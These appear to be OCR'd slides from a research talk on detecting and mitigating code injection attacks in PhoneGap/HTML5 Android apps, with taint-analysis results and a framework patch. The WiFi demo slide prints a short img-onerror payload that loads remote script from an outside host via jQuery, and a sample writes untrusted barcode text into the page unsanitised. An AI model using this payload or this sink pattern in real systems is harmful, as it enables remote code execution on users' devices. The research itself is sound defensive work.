
- C1: Mixture of application and framework code
- C2: Difficulties in static analysis on JavaScript
- C3: Dynamic loaded content

```
<html>
 <head>
  <script src= www.example.com/load.js/>   C3
 </head>
 <body>
   <script>
        document.addEventListener("deviceready",   C2
        onDeviceReady, false);

         function onDeviceReady()    {   C1
          window.plugins.barcodeScanner.scan(o,onSuccess,
          onError);
         }
      ……
    </script>
 </body>
</html>
```


Framework Modeling

- Goal: connect data flow within PhoneGap Framework



Static Taint Analysis on Slice

- Goal: Accurate detect taint slice by **backward** slice from vulnerable APIs




```
document.addEventListener("deviceready",
onDeviceReady, false);
function onDeviceReady() {

window.plugins.barcodeScanner.scan(o,onSucc
ess, onError);
}
function onSuccess(result) {
    $("#display").html(result.text);
}
function onError(contactError) {
  alert('onError!');
}
```

Evaluation

- 15,510 apps from the official Google Play Market
- Hardware spec: Intel Core i7-2600 3.4GHz with 16GB RAM.

Performance


- Average processing time :
  15.38 sec/app

Accuracy

- 478/15,510 flagged as vulnerable
- False positive rate: 2.30%
  (because of dead code)

Case Study (The most powerful ones)

Selected 20 apps (most powerful ones)




Other Static Analysis in Android

Privilege escalation (Permission)	Component Hijacking (Intent)	SSL/TLS
Stowaway	Chex	SMV-HUNTER
Pscout	Woodpecker ContentScope	MalloDroid
ComDroid	AppSealer	CryptoLint


Mitigation of Code Injection Attacks on HTML5-based Mobile App

Mitigation


PhoneGap App
WebView
HTML5
CSS
JavaScript
addJavascript
-interface
PhoneGap
Framework (Java)
Bridge
Plugin
Manager
Filter
(jsoup)
JSMessage
Queue
Plugins
(Java)
Camera
Contact
SMS
Resources

WiFi Demo (SSID Length Limitation)

- *<img src onerror=$.getScript('http://mu.gl')> (need to usejQuery)*



Each SSID < 32

Conclusion

- Presented a systematic study of Code Injection Attacks on HTML5-based mobile Apps
- Designed and implemented a tool to automatic detect the vulnerabilities in HTML5-based mobile App
- Implemented a prototype (NoInjection) as a patch to the PhoneGap framework in Android to mitigate the attack